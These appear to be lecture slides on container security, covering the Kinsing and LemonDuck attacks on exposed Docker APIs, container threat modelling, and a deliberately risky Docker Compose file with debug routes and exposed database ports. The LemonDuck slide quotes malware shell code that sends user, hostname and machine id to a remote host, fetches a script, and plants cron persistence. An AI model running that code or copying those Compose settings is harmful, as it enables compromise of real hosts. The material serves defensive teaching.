


Source: <https://unit42.paloaltonetworks.com/graboid-first-ever-cryptojacking-worm-found-in-images-on-docker-hub/>



# Kinsing attacks against exposed Docker APIs

- **Targeted Misconfigurations:** Kinsing exploited publicly exposed Docker API endpoints to gain access to container environments.
- **Full Attack Chain:** Attackers launched containers, downloaded malware, established persistence, and deployed cryptominers.
- **Lateral Movement Risk:** The malware attempted to spread to other containers and hosts after initial compromise.
- **Resource Hijacking:** Compromised systems were used for cryptocurrency mining and other malicious activities.
- **Key Lesson:** Protect Docker APIs from public exposure and enforce strong runtime security controls.



Source: <https://www.aquasec.com/blog/threat-alert-kinsing-malware-container-vulnerability/>


# LemonDuck botnet targeting Docker

- **Docker Environments Targeted:** LemonDuck exploited exposed Docker APIs to deploy malicious containers.
- **Cryptomining Malware:** Infected containers downloaded scripts that ultimately launched XMRig cryptocurrency miners.
- **Defense Evasion:** The malware disabled monitoring services and terminated competing mining processes.
- **Lateral Movement Potential:** LemonDuck searched for SSH keys to expand access beyond the compromised host.
- **Key Lesson:** Secure Docker APIs, limit container privileges, and maintain strong separation between containers and the host system.

```
guid=`cat /etc/machine-id`
cmd1="export gurl=$murl1?${src}_${cdate};(curl -fsSL \${gurl}*`whoami`*\`hostname\`*${guid}||wget -q -O- \${gurl}*`wh
cmd2="export gurl=$murl2?${src}_${cdate};(curl -fksSL \${gurl}*`whoami`*\`hostname\`*${guid}||wget -q -O- \${gurl}*`w
echo "">/var/spool/cron/root
echo "">/var/spool/cron/crontabs/root
if [ "`whoami`" == "root" ];then
    cronpath=/etc/crontab
    Xpath=/.Xl1
else
    cronpath=/var/spool/cron/`whoami`
    Xpath=~/.Xl1
fi
if [ ! -d "$Xpath" ];then
    mkdir $Xpath
fi
if [[ `grep -c "m7n0y.com" $cronpath` -eq '0' ]];then
    echo "[$RANDOM%60] * * * * root $cmd1" >> $cronpath
    export gurl=$murl1?${src}_${cdate};(curl -fksSL $gurl*`whoami`*\`hostname\`*${guid}||wget -q -O- $gurl*`whoami`
fi
```



# Container Threat Model



Source: Container Security by Liz Rice

# Why Containers Change the Attack Surface

- **The Threats Stay the Same:** Vulnerabilities, weak credentials, and exposed services remain dangerous in containerized environments.
- **The Attack Surface Changes:** Containers introduce new components such as images, runtimes, networks, volumes, and orchestration tools.
- **Compromise Starts Differently:** An attacker may initially gain access to a container rather than directly to the host.
- **Containers Can Become Pivot Points:** Environment variables, internal service networks, mounted volumes, and elevated privileges can provide access to additional systems.
- **Security Depends on Access:** The key question is not whether an attacker is inside a container, but what that container is allowed to access and control.



# Docker Compose Risk Walkthrough

- Exposed Services Increase Risk
- Secrets Become Targets
- Internal Networks Enable Lateral Movement
- Misconfiguration Increases Blast Radius

```
services:
  frontend:
    build:
      context: ./frontend
    ports:
      - "3000:5173"
    depends_on:
      - backend

  backend:
    build:
      context: ./backend
    environment:
      DATABASE_URL: ${DATABASE_URL}
      REDIS_URL: ${REDIS_URL}
      ENABLE_DEBUG_ROUTES: "true"
    ports:
      - "8000:8000"
    depends_on:
      - db
      - redis

  db:
    image: postgres:18
    environment:
      POSTGRES_DB: ${POSTGRES_DB}
      POSTGRES_USER: ${POSTGRES_USER}
      POSTGRES_PASSWORD: ${POSTGRES_PASSWORD}
    ports:
      - "5432:5432"
    volumes:
      - postgres_data:/var/lib/postgresql
      - ./db/init:/docker-entrypoint-initdb.d:ro

  redis:
    image: redis:8
    ports:
      - "6379:6379"

volumes:
  postgres_data:
```

# Threat Modeling Containers

- **Think Beyond the Container**
  - Threat modeling must cover the entire container lifecycle; from source code and image builds to registries, runtimes, and hosts.
- **Containers Create a Chain of Trust**
- **Focus on Realistic Threats**
- **Assess Impact and Access**

